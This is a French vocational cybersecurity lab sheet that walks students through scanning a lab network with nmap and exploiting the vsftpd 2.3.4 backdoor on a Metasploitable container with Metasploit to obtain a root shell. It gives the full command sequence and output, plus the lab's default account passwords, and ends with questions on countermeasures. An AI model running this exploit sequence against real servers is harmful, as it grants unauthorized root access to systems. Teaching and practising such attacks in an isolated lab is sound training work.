Activité 5 – Exploitation d'une faille applicative du service FTP via l'outil « Metasploit »

Propriétés	Description
Intitulé long	Ce TP a pour objectif d'exploiter une vulnérabilité sur un service réseau, en l'espèce, le service FTP et mettre en place une contre-mesure.
Formation(s) concernée(s)	BTS Services Informatiques aux Organisations
Matière(s)	Bloc 3 SISR – Cybersécurité des services informatiques
Présentation	Dans ce TP, le phase de découverte montre qu'un service FTP est disponible avec une version non patchée présentant une vulnérabilité. L'outil « Metasploit » est utilisé pour exploiter cette vulnérabilité et obtenir un terminal « root » sur le serveur FTP Metasploitable.
Compétences	• Protéger les données à caractère personnel. • Garantir la disponibilité, l'intégrité et la confidentialité des services informatiques et des données de l'organisation face à des cyberattaques. • Assurer la cybersécurité d'une infrastructure réseau, d'un système, d'un service. • Assurer la cybersécurité d'une solution applicative.
Savoirs	• Typologie des risques et leurs impacts. • Cybersécurité : bonnes pratiques, normes et standards.
Prérequis	Connaissances de base concernant l'administration d'un système GNU/Linux.
Outils	Kali, serveur mestasploit, conteneurs sur Docker (Laboratoire n°2) https://forge.aeif.fr/btssio-labos-kali/lab2
Mots-clés	Kali, exploitation de vulnérabilités, exploit, metasploit, payloads, remédiations, hygiène numérique, respect des bonnes pratiques.
Durée	1 heure
Auteurs	Apollonie Raffalli, Patrice Diignan avec la relecture de Valérie Martinez Laboratoire sur Docker : Apollonie Raffalli avec les tests de Christelle Thiry

Préambule

Le TP proposé est uniquement à visée pédagogique. Son objectif est l'analyse de failles liées à l'usage de certains protocoles réseaux afin de proposer une amélioration de la sécurité informatique d'un système d'information et de l'hygiène numérique des étudiants. Il permet également l'acquisition de compétences associées au bloc 3 Cybersécurité SISR du BTS SIO.

Les outils abordés dans ce support sont uniquement utilisés à des fins éthiques (Ethical Hacking) et pédagogiques. Leur usage est formellement interdit en dehors de ce cadre sur un réseau tiers sans autorisation explicite.

Pour rappel, l'article 323-1 du code pénal stipule que le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende.


Plateforme utilisée

Le TP qui vous est proposé utilise le laboratoire 2 contenant 5 conteneurs pré-configurées. **Pour rappel :**

Machine	Nom de domaine pleinement qualifié	Configuration réseau	Applications et services
Serveur sous Debian 12	srvssh.local.sio.fr	Adresse IPv4 : 172.16.10.10/24 Passerelle : 172.16.10.254 Serveur DNS : 172.16.10.10	Service OpenSSH port 22/TCP Service DNS Bind port 53/UDP
Client sous Debian 12	clissh.local.sio.fr	Adresse IPv4 : 192.168.56.11/24 Passerelle : 192.168.56.254 Serveur DNS : 172.16.10.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Client OpenSSH
Attaquant sous Kali Linux	kali.local.sio.fr	Adresse IPv4 : 192.168.56.12/24 Passerelle : 192.168.56.254 Serveur DNS :172.16.10.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Metasploit Netfilter/Iptables
Routeur sous Debian 12	routeur.local.sio.fr	Adresses IPv4 : eth0 – DHCP eth1 – 192.168.56.254/24 eth2 – 172.16.10.254 Serveur DNS : 172.16.10.10	Netfilter/Iptables
Serveur Metasploitable	srvm.local.sio.fr	Adresse IPv4 : 172.16.10.5/24 Passerelle : 172.16.10.254 Serveur DNS : 172.16.10.10	Service OpenSSH port 22/TCP Service Web port 80:TCP (site « mutillidae »)

Toutes les machines sont accessibles en SSH (sur le port 22 à partir de l'hôte qui les héberge) et à partir de l'extérieur.

La machine Kali Linux et le client Debian bénéficient d'une interface graphique accessible via un bureau à distance (protocole RDP sur le port 3389 à partir de l'hôte qui les héberge) et à partir de l'extérieur.



Voici les comptes, les mots de passe et les numéros de ports **accessibles de l'extérieur**, vous permettant d'accéder aux différents conteneurs :

Intitulé de la machine	Nom d'utilisateur	Mot de passe	Ports SSH	Port RDP
Serveur SSH sous Debian 12	etusio	Fghijkl1234*	12222	
Client SSH sous Debian 12	etusio	Fghijkl1234*	22222	23389
Attaquant sous Kali Linux 2023.3	etusio	Fghijkl1234*	32222	33389
Routeur sous Debian 12	etusio	Fghijkl1234*	42222	
Serveur Metasploitable	msfadmin	msfadmin	52222	

Lorsque des commandes nécessitant des privilèges administrateurs seront utilisées, il sera nécessaire d'utiliser la commande **sudo**.

```
etusio@srvssh:~$ sudo service ssh restart
```

Voici une représentation logique de la maquette proposée dans le cadre de ce laboratoire :

- Lancer le laboratoire : **bash gestion_lab2.sh -c**
- Vérifier que les 5 conteneurs sont actifs : **docker ps**

```
CONTAINER ID   IMAGE                          COMMAND                  CREATED      STATUS              PORTS
                                  NAMES
dd0866a4c36d   tleemcjr/metasploitable2       "sh -c '/bin/service…"   6 days ago   Up About a minute
                                  metasploitable-lab2
4136eb106769   aporaf/kalirolling:lab2        "/lib/systemd/system…"   6 days ago   Up About a minute   22/tcp, 3389/tcp
                                  kali-lab2
e879e10e57a3   aporaf/clientdebian12:lab2     "/lib/systemd/system…"   6 days ago   Up About a minute   22/tcp, 3389/tcp
                                  client-lab2
7c1ef0ce2e65   aporaf/serveurdebian12:lab2    "/lib/systemd/system…"   6 days ago   Up About a minute   22/tcp, 53/tcp, 53/udp
                                  serveur-lab2
13a1ffaae620   aporaf/routeurdebian12:lab2    "/lib/systemd/system…"   6 days ago   Up About a minute   0.0.0.0:12222->12222/tcp, :::12222->12222/tcp, 0.0.0.0:22222->22222/tcp, :::22222->22222/tcp
, 0.0.0.0:23389->23389/tcp, :::23389->23389/tcp, 0.0.0.0:32222->32222/tcp, :::32222->32222/tcp, 0.0.0.0:33389->33389/tcp, :::33389->33389/tcp, 0.0.0.0:52222->52222/tcp, :::52222->52222/tcp, 0.0.0.0:
42222->22/tcp, :::42222->22/tcp   routeur-lab2
```

Découverte et exploitation d'une faille

Découverte des hôtes et services présents sur un réseau local

↗️ En tant qu'attaquant, la première étape consiste à recueillir des informations sur le réseau dans lequel nous nous trouvons. Ainsi, à l'aide de l'outil nmap présent sur Kali Linux, nous allons réaliser un scan des réseaux logiques locaux.

```
etusio@kali:~$ nmap -sP 192.168.56.0/24
etusio@kali:~$ nmap -sP 172.16.10.0/24
```

↗️ Puis scanner les différents hôtes afin de savoir quels ports sont ouverts sur ceux-ci et quels services sont proposés. Par exemple, sur la zone des serveurs :

```
etusio@kali:~$ nmap -sV 172.16.10.5
etusio@kali:~$ nmap -sV 172.16.10.10
etusio@kali:~$ nmap -sV 172.16.10.254
```

Voici un extrait du résultat obtenu à l'aide de cette commande sur le serveur metasploitable :

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 14:32 CEST
Nmap scan report for 172.16.10.5
Host is up (0.00037s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
...
```

Nous constatons que de nombreux ports sont ouverts, ce qui est logique puisqu'il s'agit d'un serveur intentionnellement vulnérable.

Dans ce TP, nous ciblons plus particulièrement le serveur FTP sur lequel tourne une version non mise à jour présentant une vulnérabilité (VSFTPd 2.3.4) découverte grâce à une recherche rapide sur Internet : https://vigilance.fr/vulnerabilite/vsftpd-backdoor-de-la-version-2-3-4-10805**.**

Avec la commande suivante *nmap -A 172.16.10.5 -p 21* nous pouvons recueillir plus d'informations sur le service FTP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-14 23:38 CEST
Nmap scan report for 172.16.10.5
Host is up (0.00017s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.10.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

Exploitation de la vulnérabilité avec le Framework Metasploit

Nous allons réaliser, **via le framework « Metasploit »** présent sur le client « Kali », une **attaque de type backdoor** où un attaquant utilise un problème de sécurité non corrigé dans le démon FTP pour accéder au serveur et qui leur permet de remplacer les fichiers source du démon FTP par une version contenant une porte dérobée qui offre à l'attaquant l'accès à un shell avec les privilèges de root.

Pour réaliser une initiation un peu plus complète de metasploit vous pouvez vous reporter à ces liens :

- https://www.it-connect.fr/chapitres/utilisation-de-metasploit/
- https://medium.com/swlh/metasploit-framework-basics-part-1-manual-to-automatic-exploitation-8182d0917193

Sur la machine attaquante Kali, depuis un terminal (éventuellement en SSH)

↗️ Avant d'utiliser Metasploit et générer la première attaque, il est nécessaire de démarrer le service de base de données PostgreSQL que Metasploit doit utiliser pour tracer les différentes actions que l'on va mener : **sudo systemctl start postgresql**

↗️ Démarrez maintenant la console metasploit : **sudo msfconsole**

Cette commande va initialiser la base de données et l'utilisateur PostgreSQL appelé ***msf***, correspondant au nom de la base de données de stockage des données. Cela permet également de démarrer un appel de procédure distante (ou RPC) ainsi qu'un serveur web :

Q1. Définissez les termes « exploit » et « payload ».

↗️ Sélectionnez l'exploit associé au service VsFTPd 2.3.4. Le plus simple est d'utiliser l'auto complétion sur Metasploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Après avoir utilisé le module, il est indiqué la charge utile à utiliser (cmd/unix:interact). **Si ce n'est pas le cas taper la commande « show payloads ».**

Saisissez la commande ***info*** qui donne des détails sur la vulnérabilité exploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Saisissez la commande ***options*** pour découvrir les options disponibles pour l'exploitation de la vulnérabilité.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Q3. Définissez les termes « RHOSTS », « RPORT » et « Backdoor ».

Pour chaque option du module, cette dernière doit obligatoirement être spécifiée dans la commande suivante si « Required » est à « yes » et si aucune valeur (ou une valeur erronée) ne figure sous « Current Setting ». Ici, seule l'option RHOSTS doit être spécifiée (RPORT est à « Yes » mais la valeur 21 est déjà spécifiée par défaut).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS ⇒ 172.16.10.5
```

↗ Précisez le *payload* (la charge utile) que vous voulez utiliser (pour nous cela sera celui par défaut).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
```

↗ Lancez l'exploit (via la commande « exploit » ou « run » (qui est un alias de la commande « exploit »).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.10.5:21 - USER: 331 Please specify the password.
[+] 172.16.10.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.12:35845 -> 172.16.10.5:6200) at 2023-09-15 00:28:41 +0200

id
uid=0(root) gid=0(root)
ls
bin
boot
...
```

Nous avons réussi à ouvrir un « shell » en tant que super utilisateur « root » sur le serveur Metasploit : « id » et « ls » sont les deux commandes saisies dans ce shell.

Q4. Depuis le shell « exploit », déplacez-vous dans le répertoire /home/ftp et créez un fichier.

Q5. Vérifiez la présence du fichier sur la machine metasploitable.

Q6. Consultez le site https://www.cvedetails.com et expliquez en quoi ce site peut être utile pour un analyste en cybersécurité.

Q7. Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifiez.

Q8. Proposez une contre-mesure pour éviter d'être victime d'une telle attaque.